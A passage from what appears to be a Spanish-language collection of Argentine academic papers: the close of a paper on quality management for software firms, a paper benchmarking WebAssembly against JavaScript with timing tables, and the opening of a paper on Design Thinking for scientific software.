Una empresa cuya gestión se basa en procesos, llevados a cabo por equipos de trabajo interfuncionales y comprometidos, es una herramienta que genera resultados superiores a los esperados debido a la sinergia que logra la integración de las diversas habilidades y experiencias de sus miembros. Además, permitirá analizar el desempeño de forma integral para poder detectar las oportunidades de mejora y lograr aplicarlas de manera exitosa. Esto se verá reflejado en un cambio positivo en los indicadores de desempeño.

4. Conclusiones

Las empresas del sector informático están inmersas en un ambiente dinámico, competitivo y que suma exigencias de manera frecuente, lo cual implica que deberían tomar conocimiento para poder anticiparse a estas exigencias y lograr cumplirlas de manera eficiente.

Se propone un modelo de gestión de la calidad basado, principalmente, en principios de la calidad de las organizaciones y de estándares internacionales. El modelo ofrece lineamientos claros de un sistema de gestión coherente e integrado. Este tipo de propuestas, a través de factores de desempeño, integrados y orientados a los resultados, permiten llevar a cabo un proceso de autoevaluación y de diagnóstico que puede ser utilizado como herramienta de mejora interna para detectar fortalezas y oportunidades de mejora de la organización.

La aplicación del modelo, en una empresa de software del medio, sirvió también para completar la validación del modelo con otro caso de estudio, y contribuir a la mejora en la calidad de los procesos y actividades de la empresa.

Se aplicaron los seis componentes que describen cada aspecto que una empresa SSI debería considerar para que su permanencia sea prolongada en el tiempo y puedan satisfacer sus necesidades, e incluso, superar las expectativas de sus clientes y demás partes interesadas.

De esta manera, se contribuyó en la mejora de los procesos que la empresa evaluada utiliza para el desarrollo de sus actividades como elemento clave para su desempeño. Se propuso una serie de lineamientos en cada uno de los aspectos más relevantes de la gestión de una empresa SSI enfocada en el caso de estudio como, por ejemplo, la gestión de recursos y procesos, la estrategia y política, seguimientos, innovación, aprendizaje, entre otros, a los cuales podría adaptarse para mejorar y/o mantener su desempeño basado en las evidencias objetivas de sus resultados.

Además, se brindaron aportes a la empresa evaluada para que pueda comparar su situación con cada sección del modelo y lograr, de esta manera, alinearse con lo requerido a la hora de obtener reconocimientos de calidad. Si bien

no son requisitos estrictos se consideran directrices para mejorar el desempeño y conseguir, progresivamente, cultivar una cultura de calidad extensiva a cada nivel de la empresa que les permita perdurar en el tiempo. Es importante destacar que, hoy en día, los clientes tienen muchas opciones a la hora de seleccionar el producto y/o servicio que cumpla con sus requerimientos y la calidad es el factor clave por el cual se inclinan en sus decisiones de elección, y también en términos de compra. La empresa para mantener la fidelidad de sus clientes debería ser ágil a la hora de suplir los requisitos de sus partes interesadas con capacidad de adelantarse a los cambios de mercado y proponer innovaciones.

Como contribución, se puede mencionar que este enfoque brindará un incentivo adicional para que la empresa desarrolle sus propios procesos de evaluación y los utilicen como herramienta facilitadora a la hora de determinar qué niveles de madurez han desarrollado, proyectando posibles planes de mejora continua.

En líneas generales, adoptar un modelo de las características propuestas permitirá a las empresas SSI, realizar un uso eficiente de los recursos disponibles y futuros, tomar decisiones que tengan como base evidencias objetivas en los resultados obtenidos reduciendo tiempos y errores, y centrarse en el eslabón principal: los clientes y demás partes interesadas, trabajando en pro de satisfacer sus necesidades y superar sus expectativas.

En este sentido, como continuación del trabajo se tiene pensado aplicar el modelo a una PyME de la región dedicada al desarrollo de aplicaciones web para poder realizar comparaciones con los resultados obtenidos con aplicaciones previas del método.

Paralelamente, se planea realizar ajustes y mejoras del estudio realizado en la empresa de desarrollo para dispositivos móviles, con el objetivo de presentarse en los premios Sadosky.

5. Referencias

- [1] ISO 9000:2015, Sistema de Gestión de la Calidad – Fundamentos y Vocabularios. Madrid, AENOR, 2015.
- [2] W. E. Deming, Calidad, Productividad y Competitividad. La salida de la crisis, Díaz de Santos, 1986.
- [3] P. Crosby, "Calidad para el Siglo XXI", McGraw Hill, Bogotá, Colombia., p. 105, 1998.
- [4] J. M. Juran and F. M. Gryna, Manual de Control de Calidad, Cuarta edición ed.: McGraw-Hill/Interamericana. España., 1993.
- [5] ISO 9004:2009, Gestión para el éxito sostenido de una organización – Enfoque de Gestión de la Calidad. Madrid, AENOR, 2009.
- [6] M. G. Llarena, S. L. Villodre, F. A. Pontoriero, and A. B. Cattapan, "Modelo de sistema de gestión de calidad para la puesta en marcha de cursos no presenciales: Instrumentos de seguimientos y evaluación ", Formación Universitaria vol. 7, 2014.
- [7] M. Rubio, Memoria del Proyecto: "Centro Virtual para el Desarrollo de Estándares de Calidad para la Educación Superior a Distancia en América Latina y el Caribe". CALED (Instituto Latinoamericano y del Caribe de Calidad en Educación Superior a Distancia, 2010.
- [8] M. Díaz, "Estándares mínimos de calidad para la creación y funcionamiento de programas universitarios de pregrado", Instituto Colombiano para el Fomento de la Educación Superior, Bogotá, 2001.
- [9] G. Hernández, J. Arcos, and J. Sevilla, "Gestión de la calidad bajo la Norma ISO 9001 en instituciones públicas de educación superior en México", Revista Calidad en la Educación, pp. 82-115, 2013.
- [10] "Ley de Promoción de la Industria del Software". Buenos Aires, Argentina. 2004. Recuperado de: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/9500-99999/98433/texact.htm>.
- [11] "Nueva Ley de Promoción de la Industria del Software". Buenos Aires, Argentina. Año 2011. Recuperado de: <http://servicios.infoleg.gob.ar/infolegInternet/anexos/18500-189999/185701/norma.htm>.
- [12] "Encuestas. Cámara de la Industria Argentina de Software". Buenos Aires, Argentina. Año 2016. Recuperado de: <http://www.cessi.org.ar/opssi>.
- [13] "Informe de servicios basados en el conocimiento N°2 – Noviembre de 2016. Observatorio de la Economía del Conocimiento. Subsecretaría de Servicios Tecnológicos y Productivos, Secretaría de Industria y Servicios, Ministerio de Producción de la Nación."
- [14] "Reporte anual sobre el sector de Software y Servicios Informáticos de la República Argentina", Buenos Aires, Argentina. Año 2016. Obtenido de <http://www.cessi.org.ar/opssi>.
- [15] Mon, Alicia; De Maria, Eduardo; Estayno, Marcelo G; Serra, Diego. "Mejora de procesos para Pymes de software". Año 2011. Obtenido de: <http://hdl.handle.net/10915/20141>.
- [16] Bertone, Rodolfo Alfredo; Pasini, Ariel C.; Ramón, Hugo Dionisio; Esponda, Silvia; Pesado, Patricia Mabel. "Gestión de calidad en la construcción del software, Un enfoque para PyMEs". Año 2006. Obtenido de: <http://sedici.unlp.edu.ar/handle/10915/22127>.

Análisis y Comparativas sobre Web Assembly, el Nuevo Paradigma de Aplicaciones Web

Castaño Ezequiel Leonardo, Juárez Leandro, Tapia Franco Emanuel, De Cleene Edgardo

Departamento de Ingeniería en sistemas de información,

Universidad Tecnológica Nacional Facultad Regional Rosario

castanoezequiell@gmail.com, leandroo@gmail.com, tapiaf93@gmail.com,

edgardec2005@gmail.com

Abstract

Los representantes de las principales empresas detrás de los navegadores han firmado en común acuerdo el desarrollo de WebAssembly[1], un nuevo estándar de web. Los objetivos de este proyecto consisten en realizar pruebas preliminares para evaluar su desempeño, comparar tiempos de respuesta por medio de benchmarks y del uso de los recursos críticos (CPU) con JavaScript, generando documentación de todo este proceso para la comunidad de habla hispana¹. El resultado que esperamos obtener es una medición de cuánto mejoran las soluciones al implementar WebAssembly. Actualmente esta tecnología se encuentra en MVP con herramientas y recursos elaborados por la comunidad de desarrollo. En la página del proyecto se hace hincapié en que WebAssembly tiene que ser Seguro, Eficiente, Rápido, Abierto y Depurable, y parte de la Plataforma Web abierta. Estos pilares hacen creer que estamos en presencia de un nuevo paradigma para aplicaciones web.

Palabras Clave: WebAssembly - Desarrollo Web - Rendimiento - Algoritmos de uso intensivo de CPU

1. Introducción

En el año 1995 sale a la luz Javascript [2]. El mismo se diseñó para ser utilizado principalmente en su forma del lado del cliente y permite realizar una serie de mejoras tanto en las interfaces de usuario como en páginas web dinámicas.

Debido a que este código es ejecutado en la máquina cliente, esto permite que se puedan elaborar páginas web cuyo contenido es más que solo una renderización del sitio, donde se aprovecha toda la potencia de un lenguaje de programación.

Es común aún, por otra parte, la utilización de lo que se conoce como plug-in o complemento en los navegadores web, que permiten entre otras cosas, la visualización de animaciones, contenido interactivo y reproducción de video. Podemos hacer mención de

Activex[3], un conjunto de aplicaciones que permite a los sitios web proporcionar contenido como vídeos y juegos, y del Adobe Animate CC[4], una aplicación de creación y manipulación de gráficos vectoriales donde los archivos creados pueden aparecer en una página web para ser vistos desde un navegador.

La desventaja es que estos plugins añaden sucesivas capas de interacción entre los componentes del sitio. Estas interacciones añaden brechas de seguridad y reducción del rendimiento, y este efecto se ve incrementado cuando en un mismo sitio se utilizan varios complementos de forma simultánea.

Con el surgimiento de HTML5[5] y las sucesivas mejoras y actualizaciones de JavaScript² este efecto fue mitigado, pero no llega a cumplir con las aplicaciones más exigentes en materia de cómputo.

Ante este problema aparentemente infranqueable surgen distintos enfoques sobre posibles soluciones, que sin llegar a ser totales, logran resultados superiores. Entre ellas podemos encontrar la utilización de una versión optimizada de Javascript desarrollada por Mozilla llamada ASM.JS[6]; los frameworks desarrollados sobre javascript, que entre otras cosas mejoran la velocidad; llevar la carga a grandes servidores para que el cliente sólo tenga que pedir los resultados; o caer en la reducción de funcionalidad para lograr una portabilidad más o menos estable en web.

A pesar de que cada una de las soluciones antes mencionadas logra una mejora en el ámbito en el que fue pensada, la necesidad de ciertas aplicaciones demanda resultados en tiempo real, haciendo que todas estas se hagan inviables o ineficientes.

Esto nos lleva a un nuevo campo de batalla, el navegador. En este escenario es necesario desarrollar una tecnología capaz de trabajar en este contexto y poder resolver todos los problemas antes mencionados. Las empresas detrás de los navegadores, al ver esta problemática, deciden firmar un acuerdo y comenzar la creación de un nuevo estándar completamente desde 0 para poder ejecutar funciones complejas en poco tiempo de manera eficaz y segura. WebAssembly, este nuevo

¹ Toda la documentación estará disponible en el repositorio oficial: <https://github.com/Departamento-Sistemas-UTNFRRO/WebAssembly>

² <http://www.ecma-international.org/publications/standards/Ecma-262.htm>

estándar, fue inicialmente propuesto en un foro de la W3 y posteriormente investigado en Mozilla, para luego ser desarrollado conjuntamente por las 4 grandes compañías de los navegadores. Su utilización consiste en poder crear una interfaz que permite ejecutar código compilado en el navegador [7].

Este código resultaría de la compilación de un lenguaje tipado, siendo las opciones actualmente disponibles C/C++ y Rust, a un lenguaje binario llamado WASM con su paralelo WAST, este último una versión legible para el ser humano. Este código compilado es luego requerido desde el sitio y ejecutado por el navegador.

Hacer esto permite que todo el proceso llevado a cabo por JavaScript se vea dividido en varias tareas que serán llevadas a cabo por diversos actores. En primer lugar la compilación es realizada una única vez en un servidor. Luego se envía el archivo binario que, sin precedentes, es sumamente liviano de modo que disminuye el tiempo de remisión a través de la web. Finalmente la ejecución se realiza en el navegador, siendo esta mucho más ágil que la interpretación de JavaScript.

WebAssembly permite la creación de soluciones antes imposibles, tales como la implementación de aplicaciones que antes sólo podían ejecutarse por medio de plugins en forma nativa, la ejecución de aplicaciones de escritorio que tuvieran dependencias en librerías específicas, la portabilidad de librerías de alto rendimiento para utilizarlas en contextos distintos a los que llevaron a su origen, el poder aprovechar los patrones y técnicas ya conocidas de lenguajes tipados de alto rendimiento en la web y todas estas ventajas o posibles implementaciones convergen en una nueva, que es la posibilidad de portar aplicaciones de grandes exigencias o dimensiones a la web, tales como juegos, lectores de resonancias magnéticas y aplicaciones dependientes de cómputo intensivo, ninguna de las cuales es plausible con las herramientas actualmente disponibles.

2. Elementos del Trabajo y Metodología

Aunque WebAssembly está en vías de desarrollo, y dado por esto aún no ha dejado lucir todo su potencial, el equipo de investigación se propuso como meta llevar a cabo, en primera instancia, una recolección de información basada en diversas fuentes como papers, videos informativos y proyectos open source.

Esto dió como fruto la intención de realizar pruebas de nuestra autoría en las que se analizan algunas características de esta emergente tecnología.

La falta casi absoluta de material escrito en español también motiva al equipo a volcar todo lo aprendido y sus experiencias en una documentación que sirva como guía y fuente de conocimiento para

todos aquellos hispanohablantes que pretendan incursionar en este tema.

El proyecto de investigación se basa en una serie de pruebas que involucran un uso intensivo de procesador por medio de la tecnología WebAssembly.

Se somete a la máquina al procesamiento de algoritmos de gran carga y se realizan análisis y comparativas entre algoritmos, y su desempeño frente a JavaScript.

Esto se lleva a cabo mediante un sistema de métricas (benchmarking) desarrollado por el equipo, por medio del cual se realizan comparativas en cuanto a los tiempos de procesamiento de algoritmos confeccionados en C++ (posteriormente compilados a WASM) y sus análogos en el lenguaje JavaScript, todos elaborados por el equipo, asegurando la equivalencia.

Luego de esta introducción, procedemos a mencionar cuales son los primeros pasos a dar.

¿Cómo generamos nuestro código en WebAssembly?. Inicialmente mencionamos que el equipo utiliza el proyecto “WasmFiddle”³, una herramienta que permite traducir código escrito en C/C++ a WebAssembly (WAST) para luego descargar un archivo binario (bytecode) de extensión .wasm cuyo contenido es el programa ejecutable anteriormente construido.

Es importante mencionar que muchas librerías de C no pueden ser utilizadas por estos medios. El equipo solo se vale de la biblioteca estándar de C++ para sus experimentos. Una vez creado nuestro archivo .wasm, la forma de correr nuestro programa es por medio de un documento HTML que contiene un script que ejecuta el archivo bytecode. Como dato relevante, los navegadores Chrome y Safari requieren protocolo http o https para trabajar con WebAssembly, de modo que los archivos .wasm requieren de un host local para ser ejecutados. Por este motivo se utilizará Mozilla Firefox ya que permite utilizar archivos en forma local sin necesidad de tener un servidor web.

El equipo se dispuso a confeccionar por estos medios distintos algoritmos a poner a prueba. Dígase por mencionar algunos ejemplos, el cálculo de los primeros n decimales de PI con el algoritmo de Von Leibniz o el cálculo del factorial de grandes números. Así estos son comparados con sus equivalentes en lenguaje JavaScript.

El sistema desarrollado⁴ para este proyecto contiene un menú de 3 botones, por cuyas opciones el usuario puede ejecutar el algoritmo en WebAssembly, su equivalente en Javascript, o ambos. Como respuesta se muestra por pantalla, en primer lugar, el retorno de nuestro algoritmo y en

³ <https://wasdk.github.io/WasmFiddle/>

⁴ puede accederse al código a través del repositorio oficial: <https://github.com/Departamento-Sistemas-UTNFRRO/WebAssembly>

segunda instancia el tiempo de ejecución del mismo. Realizando una serie cambios sencillos en la referencias a los archivos .wasm y .js se prueban distintos algoritmos que representan una carga de relevancia para nuestro procesador.

Planteado esto procedemos a mostrar algunos de los resultados obtenidos en las experimentaciones llevadas a cabo por el grupo de investigación.

3. Resultados

En primer lugar se detallan algunas decisiones tomadas con respecto a las métricas que se evaluaron, luego se describen las características de las computadoras utilizadas y se presentan los resultados mediante tablas, donde se especifican el tiempo de ejecución en **milisegundos** y el **porcentaje** de uso de CPU en WebAssembly (WASM) y en JavaScript de los algoritmos confeccionados. Para cada una de estas métricas se ha calculado la media y el Desvíos Estándar (σ). Finalmente se describen los ratios existentes entre los resultados, tanto para el tiempo como para el uso de CPU.

Aclaraciones previas:

- Luego de realizadas varias pruebas, se concluye que la dispersión de la población es suficientemente pequeña como para poder despreciarse (desvío estándar de entre 0.5% y 2%), siendo éste siempre inferior a 0.1 segundo y por consiguiente, imperceptible para el usuario[8]. Por lo que se tabula una muestra de 6 ejecuciones que ilustran la tendencia poblacional.
- El uso de memoria ha sido evaluado, pero debido a la naturaleza de los algoritmos puestos a prueba se opta por no mostrarlos, ya que resultan suficientemente pequeños como para ser despreciables según los estándares de la informática moderna. Esto se supone por el hecho de que hoy en día es común que cualquier ordenador posea al menos 1 GB de RAM. El uso medio de memoria en estos algoritmos está por debajo de 1 MB.
- Tanto en el caso de JS (texto plano) como WASM (binario) el tamaño de los archivos es inferior a 1 KB, esto hace que el tiempo de transmisión del servidor al cliente sea imperceptible para el usuario aún considerando efectos de retardo como el TCP slow start[9].
- Incluso siendo fundamental para muchos proyectos web, el tiempo de carga de las páginas no se ve afectado por el tiempo de ejecución de los scripts que se ejecutan luego de que la página se haya cargado completamente, sino por el tamaño y el orden de los archivos requeridos para su renderizado, ya que en nuestro caso los

archivos no influyen en el renderizado y por lo expresado en el punto anterior, este tiempo no presenta variaciones significativas o relevantes para ser incluido en este análisis.

- Los archivos JS utilizados contienen el código equivalente al C/C++ utilizado para generar el WASM, ambos escritos por miembros del equipo. Se optó por utilizar JS escrito por un humano porque es lo más común en el desarrollo Web de sitios estáticos.

3.1. Ordenadores Utilizados

Computadora A

Características del Hardware:

- Procesador Intel Core i3-3250 3.50 GHz
- Memoria RAM 4 GB

Sistema Operativo: Windows 7 Enterprise N Service Pack 1 64 bits

Navegador: Mozilla Firefox 54.0.1

Computadora B

Características del Hardware:

- Procesador Intel Core i5-3470 CPU 3.20 GHz 3.60GHz x64 bits
- Memoria RAM 4GB

Sistema Operativo: Windows 10 Pro 64 bits

Navegador: Mozilla Firefox 54.0.1 (64-bits)

Computadora C

Características del Hardware:

- Procesador Intel Core i5 CPU 2.9 GHz x64 bits
- Memoria RAM 8GB

Sistema Operativo: macOS Sierra 10.12.6 64 bits

Navegador: Mozilla Firefox Developer Edition 55.0b14 (64-bits)

3.2. Algoritmo Cálculo del 46° Número de la Sucesión de Fibonacci

Tabla 1-Experimento en Computadora A

Prueba	WASM		JavaScript	
	Tiempo	CPU	Tiempo	CPU
1	7955	58	14784,8	69
2	7972,6	63	14230,5	76
3	7946,7	70	15061,6	81
4	7949,9	63	14689,1	73

5	7950,6	56	15089,2	82
6	7953,2	59	15175,5	78
Media	7954,6	62,2	14838,5	78
σ	9,2	5,26	352,44	3,7

- La ejecución del algoritmo por medio de WebAssembly se realiza en un 53,6 % del tiempo total de ejecución del algoritmo construido en JavaScript.
- El uso de CPU en WebAssembly es de un 79,7% con respecto a JavaScript

5	6020,6	76	10091,6	85
6	6022,1	74	10039,6	92
Media	6020,1	72,3	10080,9	91,3
σ	24,3	5,2	118,5	4,1

- La ejecución del algoritmo por medio de WebAssembly se realiza en un 59,7 % del tiempo total de ejecución del algoritmo construido en JavaScript.
- El uso de CPU en WebAssembly es de un 79,2% con respecto a JavaScript

Tabla 2-Experimento en Computadora B

Prueba	WASM		JavaScript	
	Tiempo	CPU	Tiempo	CPU
1	5498,1	62	11661,2	74
2	5499,8	58	11450,3	70
3	5480,2	57	11942,8	68
4	5468,3	60	11675,5	72
5	5496,5	63	11670,9	73
6	5471,4	59	11642,3	75
Media	5485,7	59,4	11673,8	71,6
σ	14,2	2,3	157	2,7

- La ejecución del algoritmo por medio de WebAssembly se realiza en un 47% del tiempo total de ejecución del algoritmo construido en JavaScript.
- El uso de CPU en WebAssembly es de un 83% con respecto a JavaScript.

Tabla 3-Experimento en Computadora C

Prueba	WASM		JavaScript	
	Tiempo	CPU	Tiempo	CPU
1	6010,6	65	10112,2	91
2	6023,3	68	10290,4	97
3	5984,2	72	10001,5	94
4	6059,5	79	9949,9	89

3.3. Algoritmo cálculo de los primeros 15 decimales de PI

Tabla 4-Experimento en Computadora B

Prueba	WASM		JavaScript	
	Tiempo	CPU	Tiempo	CPU
1	405,5	10	2777,2	45
2	404,3	10	2830,4	58
3	409,3	10	2830,3	56
4	403,7	11	2759,4	47
5	404,2	12	2690,9	52
6	403,1	10	2815,7	49
Media	405	10,5	2783,9	52,4
σ	2,3	0,8	54,1	4,6

- La ejecución del algoritmo por medio de WebAssembly se realiza en un 14,5 % del tiempo total de ejecución del algoritmo construido en JavaScript.
- El uso de CPU en WebAssembly es de un 20% con respecto a JavaScript.

Tabla 5-Experimento en Computadora C

Prueba	WASM		JavaScript	
	Tiempo	CPU	Tiempo	CPU
1	222,3	11	3090,4	56
2	222,5	10	2929,9	59

3	220,1	13	2899,2	55
4	211,3	9	2895,2	60
5	271,1	10	2922,2	53
6	219,2	10	2990,7	53
Media	228,8	10,4	2927,4	56
σ	24	1,5	38,3	3,3

- La ejecución del algoritmo por medio de WebAssembly se realiza en un 7,8% del tiempo total de ejecución del algoritmo construido en JavaScript.
- El uso de CPU en WebAssembly es de un 18,6% con respecto a JavaScript.

4. Discusión

Los resultados, aunque dispares, muestran una ventaja considerable de WASM. Estos algoritmos de gran carga son muestra de que esta tecnología podrá hacer mucho más ágil infinidad de herramientas que ya existen en la web, o mejor aún, dará la posibilidad a tantas otras de ser accedidas a través de la red.

Es importante tener en cuenta que WASM está en vías de desarrollo, por lo que debemos considerar los siguientes puntos:

- Es posible que las herramientas y las metodologías utilizadas sean obsoletas en un futuro cercano, y que se tenga acceso a otras menos rudimentarias y que otorguen resultados aún más interesantes.
- Por lo anterior, que los experimentos llevados a cabo no son, en los más mínimo, una muestra absoluta de la superioridad de esta tecnología.
- Que se continuará investigando no solo sus ventajas con respecto a la eficiencia, sino su capacidad de aplicación a diversos campos.

Dejando en claro esto, es interesante analizar que existe una diferencia en los ratios arrojados por las pruebas realizadas en diferentes sistemas sobre el mismo algoritmo. Mientras mejores son las características del ordenador, las diferencias son aún mayores.

Ocurre un efecto similar al realizar una comparativa entre algoritmos. Podemos concluir con respecto a esto que mientras mayor sea la carga que presenta el algoritmo para la CPU, mayor es la diferencia en los tiempos totales de cálculo, dando una ventaja mayor a WASM.

Adicionalmente a pesar de que en las pruebas realizadas el tamaño del archivo de WASM es una fracción del archivo de JS (el tamaño exacto

depende del algoritmo a considerar), ambos eran inferior a 1 KB esta situación puede no mantenerse al considerar algoritmos más complejos (archivos de mayor tamaño) y se deja para un futuro estudio este análisis.

El código WASM es generado por máquina, por lo que posee un nivel de optimización de bajo nivel, esta característica no está presente en el JS equivalente ya que fue escrito por un humano, se deja para un futuro análisis realizar las mismas comparaciones con JS generado por máquina, como por ejemplo a través de ASM.JS

5. Conclusión

WASM es una tecnología naciente envuelta todavía en un proceso de desarrollo, mejora e implementación. Aún así, ya se muestra claramente que posee todas las cualidades para revolucionar la forma en que hoy en día conocemos la web. Los navegadores se transformarán paulatinamente durante los siguientes años en plataformas de usos múltiples, por medio de los cuales podrán ser explotadas al máximo las características de nuestras computadoras accediendo a programas destinados a la simulación, matemáticas, medicina, e incluso al campo del entretenimiento, como los videojuegos y las producciones audiovisuales.

El grupo está en vías de experimentar el uso de WebAssembly como motor gráfico para renderizar modelos 3D que requieren alto procesamiento de GPU. También, como meta a largo plazo, se intentará diversificar el uso de WebAssembly para nuevos lenguajes de programación, de modo que puedan expandirse las posibilidades de los desarrolladores, y servirse de los diferentes potenciales que estos lenguajes poseen., incorporando en cada caso las distintas variantes analizadas en la discusión.

6. Agradecimientos

Se agradece al Departamento de Ingeniería en Sistemas de Información de la UTN Facultad Regional de Rosario, y en especial a la dirección del Área de Coordinación de Proyectos de Investigación por brindarnos el espacio, los medios y el apoyo que dieron origen y hacen posible este proyecto.

7. Referencias

- [1] WebAssembly consensus and end of Browse Preview. (28 de febrero de 2017). Luke Wagner. Fecha de consulta: 16 de agosto de 2017 dede <https://lists.w3.org/Archives/Public/public-webassembly/2017Feb/0002.html>
- [2] Flanagan, D. (2006). JavaScript: the definitive guide. " O'Reilly Media, Inc."

- [3] ActiveX. (14 de septiembre de 2016). Microsoft. Fecha de consulta: 17 de agosto de 2017 desde <https://support.microsoft.com/es-ar/help/17469/windows-internet-explorer-use-activex-controls>
- [4] Adobe Animate CC. (30 de noviembre de 2015). Rich Lee. Fecha de consulta: 18 de agosto de 2017 desde <https://blogs.adobe.com/creativecloud/welcome-adobe-animate-cc-a-new-era-for-flash-professional/>
- [5] HTML5. (28 de octubre de 2014). W3C. Fecha de consulta: 18 de agosto de 2017 desde <https://www.w3.org/TR/html5>
- [6] Asm.js. (18 de agosto de 2014). Herman, Wagner, Zakai. Fecha de consulta: 17 de agosto de 2017 desde <http://asmjs.org/spec/latest>
- [7] WebAssembly. (26 de julio de 2017). JF Bastien. Fecha de consulta: 19 de agosto de 2017 desde <https://github.com/WebAssembly/design>
- [8] Website Response Times. (21 de Junio de 2010). Jakob Nielsen. Fecha de consulta: 01 de octubre de 2017 desde <https://www.nngroup.com/articles/website-response-times/>
- [9] TCP Congestion Control. (septiembre de 2009). M. Allman. Fecha de Consulta: 01 de octubre de 2017 desde <https://tools.ietf.org/html/rfc5681#page-4>

Utilizando Herramientas de Design Thinking en la Mejora de Procesos de Software Científico Técnico

Maller, Patricio

Facultad de Ingeniería, CRUC
Inst. Univ. Aeronáutico, UNDEF
pmaller@gmail.com

Mira Natalia

Facultad de Ingeniería, CRUC
Inst. Univ. Aeronáutico, UNDEF
ncmira@gmail.com

Silvestre, Alejandro

Facultad de Ingeniería, CRUC
Inst. Univ. Aeronáutico, UNDEF
alejandro.j.silvestre@gmail.com

Forconi, Eneas

Facultad de Ingeniería, CRUC
Inst. Univ. Aeronáutico, UNDEF
ejfor90@gmail.com

Abstract

El desarrollo de software científico técnico reúne una serie de características que lo hacen un problema particularmente complejo para las técnicas tradicionales de mejora de procesos, por ejemplo, utilizando modelos de referencia. En esta experiencia, realizamos una aproximación desde el Design Thinking, poniendo al científico y su contexto como centro de la problemática, para estructurar el problema desde sus necesidades y no desde estándares externos. Utilizando dos de las herramientas más básicas, personas y escenarios, se logró modelar un conjunto de usuarios típicos del desarrollo científico en ambientes universitarios y militares, así como una serie de escenarios que reflejan problemas comunes a distintos equipos. La observación directa permitió también la generación de mapas de empatía para entender motivación e intereses no articulados, que influyen sobre la implementación de alternativas de mejora.

1. Introducción

Existe un consenso en la comunidad de desarrolladores de software científico en ambientes académicos y técnicos sobre los beneficios de mejorar sus procesos de desarrollo. Sin embargo, las iniciativas de mejora siguiendo esquemas tradicionales, como el uso de estándares o modelos de referencia, han encontrado pocos casos de éxito [1] [17]. Alguna incipiente investigación previa

muestra experiencias en donde a través de pequeñas intervenciones de mejora, en cuya identificación y priorización trabajan los equipos científicos, se pueden desarrollar beneficios sustanciales y sostenibles en los procesos [2] [3]. Una evolución de este enfoque metodológico es la utilización de las herramientas de Design Thinking (o el marco de Pensamiento de Diseñador, que mantendremos en inglés en todo este artículo). En este trabajo, se revisaran las particularidades del desarrollo científico y el contexto de Design Thinking. Luego se describirá una experiencia utilizando Design Thinking en un equipo de desarrollo, ejemplificando tres de las herramientas: Personas, Escenarios y Mapas de Empatía. Finalmente, se analizará el impacto de esta aplicación y las líneas futuras.

2. El desarrollo científico Técnico

Gran parte del desarrollo de software científico es llevado a cabo por sus usuarios finales, es decir, por los mismos científicos. Letondal y Mackay [4] investigaron el uso de herramientas científicas computacionales en el Instituto Pasteur en París, e identificaron diferentes grupos de usuarios, basándose en su nivel de participación en la configuración del software que usan durante su trabajo, así, se puede encontrar casos en los que el software puede ser desarrollado por usuarios que no tienen una capacitación formal en desarrollo, o incluso tiempo, experiencia o inclinación a adoptar métodos de diseño centrados en usuarios; Sanders y Kelly[5] entrevistaron 16 científicos que desarrollan software y son usuarios a la

vez, y encontraron que 75% de ellos no había experimentado ningún tipo de capacitación formal en ingeniería de software.

Otro punto interesante a considerar, es que la naturaleza abierta de la mayoría de los individuos que desarrolla software científico, tiende a enfocarse en extender la funcionalidad a costa de la usabilidad, para una audiencia más allá del pequeño equipo de desarrolladores /usuarios[6].

En los casos en los que el desarrollo de software científico no es llevado a cabo por los mismos usuarios finales, la complejidad de la situación problemática y la definición de requerimientos puede ser particularmente desafiante, teniendo en cuenta que en un contexto de investigación los objetivos en cuestión son potencialmente desconocidos, o en algunos casos, por ser descubiertos [7]. Letondal y Mackay, en su trabajo, propusieron una “programación participativa” que a través de una serie de sesiones alentaban a los científicos a compartir historias sobre cómo ellos podrían usar una aplicación software, en un esfuerzo para apoyar el desarrollo de software que pueda estar ajustado a sus necesidades. En esta experiencia, lograron identificar formas muy efectivas en las que desarrolladores y científicos pudieran trabajar en conjunto, refinando requerimientos genéricos y áreas donde la personalización sea necesaria.

3. Design Thinking

El concepto fue planteado a mediados de la década pasada, sin embargo, su conceptualización y masificación se la debemos a Tim Brown, profesor de la escuela de Ingeniería de Stanford University y creador de Ideo.com. Según Brown Design Thinking es una disciplina “que usa la sensibilidad y métodos de los diseñadores para hacer coincidir las necesidades de las personas con lo que es tecnológicamente factible y con una estrategia viable de negocios, de forma que puede convertir en valor para el cliente y en una oportunidad para el mercado” [8].

Aunque existen diferentes aproximaciones, generalmente abarca 5 pasos que definimos a continuación:

3.1. Empatizar

En Design Thinking la fuente de información primordial son las personas y lo que estas experimentan en relación a un tema en concreto directamente relacionado con el producto que se ofrece, servicio o la operación del negocio. Design Thinking busca experimentar de primera mano lo que viven los usuarios dentro de su propio entorno de modo que se pueda entender mejor sus necesidades, problemas y deseos.

3.2. Definir el problema

Luego de ubicarse en el lugar de las personas para quienes se está intentando resolver el problema o necesidad, la idea será determinar cuáles son las áreas de oportunidad, siempre y cuando existan, y sean significativas. Posteriormente se deberá especificar cuál o cuáles son esos problemas o desafíos que se debe intentar resolver.

3.3. Idear las posibles soluciones

Dado que la interdisciplinariedad juega un rol importante dentro del Design Thinking, el aporte de diferentes ideas y perspectivas resulta crucial para encontrar soluciones innovadoras a los problemas que se plantean en el paso anterior.

3.4. Prototipar modelos

Llegados a este punto la intención es hacer un diseño de la solución y tangibilizarla con un prototipo físico o digital. Independientemente de si se trata de un producto, servicio o proceso, Design Thinking busca un modelo tangible ya sea con el uso de tecnología avanzada o de una forma más rudimentaria como por ejemplo, usando maquetas en papel.

3.5. Evaluar y testear

Finalmente se llega a la etapa donde el usuario interactúa con el prototipo y en la cual el equipo de investigación puede obtener retroalimentación de su parte perfeccionando el proceso de descubrimiento. Sin embargo, teniendo en cuenta que es muy probable que en esta fase se revele una mala definición del problema presentando un prototipo que no logre satisfacer al usuario ni siquiera en un grado mínimo, hay que considerar este proceso como algo repetitivo en el que dependiendo la evaluación que haga el usuario de esta representación, se deberá volver uno o varios pasos atrás tantas veces hasta lograr con el resultado esperado y perfeccionar el modelo lo suficiente como para hacerlo una realidad e introducirlo al mercado.

Design Thinking tiene varias ventajas interesantes. Mientras se propone crear soluciones que se adapten a las necesidades, gustos y deseos de las personas de la forma más certera posible, a través de un método que concibe el aprendizaje y el fracaso, se basa en un proceso para llegar a la solución haciendo que este se repita tantas veces como sea posible hasta llegar al resultado deseado, además el pensamiento de diseño se convierte en una herramienta cuyo valor no se reduce exclusivamente a posibilitar la creatividad y la innovación dentro de

cualquier empresa. Design Thinking establece un marco para aprender mientras se crea y busca definir soluciones que se adapten mejor a las necesidades de los usuarios [9].

4. Estructurando la problemática con el científico como sujeto central

